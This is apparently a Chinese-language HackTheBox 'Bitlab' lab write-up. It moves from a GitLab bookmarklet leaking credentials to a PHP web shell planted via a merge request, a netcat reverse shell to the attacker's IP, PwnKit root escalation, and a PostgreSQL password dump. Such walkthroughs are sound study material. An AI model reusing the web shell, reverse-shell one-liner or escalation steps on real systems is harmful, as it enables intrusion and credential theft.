

Bitlab,git(反彈shell)、php(postgresql)、PwnKit(漏洞提權)

```
└─# nmap -sCV -p22,80 -A 10.10.10.114
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 01:04 PDT
Nmap scan report for 10.10.10.114
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp    open  http      nginx
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.114/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/_s/ /snippets/new /snippets/*/edit
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X|4.X (91%), Crestron 2-Series (86%),
HP embedded (85%), Oracle VM Server 3.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
cpe:/o:oracle:vm_server:3.4.2 cpe:/o:linux:linux_kernel:4.1
Aggressive OS guesses: Linux 5.0 (91%), Linux 3.10 - 4.11 (90%), Linux 3.18
(90%), Linux 3.2 - 4.9 (90%), Linux 5.1 (90%), Crestron XPanel control
system (86%), Linux 3.16 (86%), HP P2000 G3 NAS device (85%), Oracle VM
Server 3.4.2 (Linux 4.1) (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
```

HOP	RTT	ADDRESS
1	221.60 ms	10.10.14.1
2	221.78 ms	10.10.10.114


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds

目錄爆破


```
[#####] - 1s      87650/87650    143453/s
http://10.10.10.114/help/ => Directory listing
[#####] - 12m     87650/87650    124/s
http://10.10.10.114/profile/
[#####] - 54m     87650/87650    27/s
http://10.10.10.114/explore/
[#####] - 54m     87650/87650    27/s
http://10.10.10.114/explore/projects/
```

未知東西??沒啥幫助，按啥都沒反應



看起來沒啥東西可利用...

在 <http://10.10.10.114/help/bookmarks.html> 的每個連結，發現有塞base64文字、未知的自串



base64測試完畢，無發現特別點
另一串

```
javascript:(function(){ var _0x4b18=
["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65
\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x
75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x3
0\x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]=
_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```

根據chatGTP解讀：

_0x4b18 陣列內的字串實際上對應以下內容：

```
"\x76\x61\x6C\x75\x65" = "value"
"\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E" = "user_login"
"\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64" =
"getElementById"
"\x63\x6C\x61\x76\x65" = "clave"
"\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64" = "user_password"
"\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78" = "11des0081x"
```

這段程式碼會執行以下操作：

找到 ID 為 `user_login` 的 DOM 元素，並將它的 `value` 設定為 `"clave"`。

找到 ID 為 `user_password` 的 DOM 元素，並將它的 `value` 設定為 `"11des0081x"`。


這段程式碼可能被用來在某些表單中自動填入使用者名稱和密碼的欄位。

所以：

`username : clave`

`passwd : 11des0081x`

登入後是404??



但重新整理有就正常

Projects

Your projects Starred projects Explore projects

All Personal




Administrator / Profile Developer



Administrator / Deployer Reporter

有兩個腳本

第一個



分析完畢，看似 **Profile** 倉庫底下 **master** 分枝且要請求合併，會執行 **sudo git pull** 同步指令
第二個，看起來像web的html不太重要

首先在 **Profile**

A screenshot of the GitLab repository page for a project named 'Profile'. The repository is on the 'master' branch, and the file 'index.php' is selected. The code is a PHP script that checks for a merge request and executes a shell command if conditions are met. The code is as follows:

```
1 <?php
2
3 $input = file_get_contents("php://input");
4 $payload = json_decode($input);
5
6 $repo = $payload->project->name ?? '';
7 $event = $payload->event_type ?? '';
8 $state = $payload->object_attributes->state ?? '';
9 $branch = $payload->object_attributes->target_branch ?? '';
10
11 if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
12     echo shell_exec('cd ../profile/; sudo git pull');
13 }
14
15 echo "OK\n";
```

編輯index.php,我在html裡塞請求做測試

Profile

Project

Repository

Files

Commits

Branches

Tags

Contributors

Graph

Compare

Administrator > Profile > Repository

Edit file

Write Preview changes

master

index.php

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <?php
4     phpinfo();
5     echo system($_REQUEST['tso']);?>
6   <head>
7     <meta charset="utf-8">
8     <meta name="robots" content="noindex, nofollow">
9
10    <title>Profile page</title>
11    <meta name="viewport" content="width=device-width, init
12    <link href="//netdna.bootstrapcdn.com/bootstrap/3.2.0/css/b
13    <style type="text/css">
```

提交更改，需要合并



合并

☐ 删除来源分支

修改提交訊息


您可以使用以下命令手動合併此合併請求 [命令列](#)

多次找URL，成功 `http://10.10.10.114/profile/index.php`

10.10.10.114/profile/index.php


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 7.2.19-0ubuntu0.18.04.1



System	Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
Build Date	Jun 4 2019 14:48:12
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.2/apache2/conf.d/20-pgsql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-xml.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API20170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	lib*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
 with Zend OPcache v7.2.19-0ubuntu0.18.04.1, Copyright (c) 1999-2018, by Zend Technologies



進行反彈shell(成功)

<http://10.10.10.114/profile/index.php?>

tso=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%20%3E%261%7Cnc%2010.10.14.4%209200%20%3E%2Ftmp%2Ff

```
(root@kali) [~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.114] 42858
bash: cannot set terminal process group (1566): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bitlab:/var/www/html/profile$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bitlab:/var/www/html/profile$ whoami
whoami
www-data
www-data@bitlab:/var/www/html/profile$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
clave:x:1000:1000::/home/clave:/bin/bash
www-data@bitlab:/var/www/html/profile$
```



```

Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2
Build Date Jun 4 2019 14:48:12
Vulnerable to CVE-2021-4034 API Apache 2.0 Handler
linpeas.sh: line 1188: rpm: command not found disabled
Configuration File (/etc/php.ini) Path /etc/php/7.2/apache

```

提權成功

```

www-data@bitlab:/tmp$ ./PwnKit
./PwnKit
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root

```

user 、 root flag

```

root@bitlab:/home/clave# cat user.txt
cat user.txt
a3ee0556f6ae234cb03ddcb10a6df50c
root@bitlab:/home/clave# cat /root/root.txt
cat /root/root.txt
2cc9a6b737f26dc5e50e0883af314fc6
root@bitlab:/home/clave#

```

有找到5432Port，可參考：<https://book.hacktricks.xyz/cn/network-services-pentesting/pentesting-postgresql>。


但不知道帳密...<=感覺此資料庫會塞使用者帳密...

```

Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp 0 0 127.0.0.1:3022 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 172.17.0.1:3000 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:5432 0.0.0.0:* LISTEN -
tcp6 0 0 :::8000  :::* LISTEN -
tcp6 0 0 :::80  :::* LISTEN -
tcp6 0 0 :::22  :::* LISTEN -
Virtual Directory Support disabled
Can I sniff with tcpdump?

```

找到帳密...



The screenshot shows a web browser at the address 10.10.10.114/snippets/1. The browser's address bar and tabs show various Kali Linux resources. The GitLab interface displays a snippet titled 'Postgresql' created 5 years ago by a user named 'Developer'. The snippet is 164 bytes long and contains a PHP script that connects to a PostgreSQL database named 'profiles' and queries all data from the 'profiles' table. The code is shown in a syntax-highlighted editor with line numbers 1, 2, and 3.

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

原本想轉發，突然想到無法轉發(沒密碼!!),只能在把機執行，剛好為php腳本就直接顯示看看。

參考：<https://www.php.net/manual/zh/book.pgsql.php>

調整參數：

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result)); #輸出為陣列，所有作為數值
?>
```

```
www-data@bitlab:/tmp$ php test.php
php test.php
Array
(
    [0] => Array
        (
            [id] => 1
            [username] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
        )
    )
)
```

登入成功

```
# ssh clave@10.10.10.114
The authenticity of host '10.10.10.114 (10.10.10.114)' can't be established.
ED25519 key fingerprint is SHA256:NV5oC5MEGY6FK2gO4r8HaAtZuZBxpAGJwAiV5wIvCe8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.114' (ED25519) to the list of known hosts.
clave@10.10.10.114's password:
Last login: Thu Aug  8 14:40:09 2019
clave@bitlab:~$ id
uid=1000(clave) gid=1000(clave) groups=1000(clave)
clave@bitlab:~$ whoami
clave
clave@bitlab:~$ ls
RemoteConnection.exe  user.txt
clave@bitlab:~$
```

有RemoteConnection.exe，憑感覺是root帳密，但需要逆向分析。目前無win主機，懶的用

有sudo

```
www-data@bitlab:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bitlab:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
www-data@bitlab:/$
```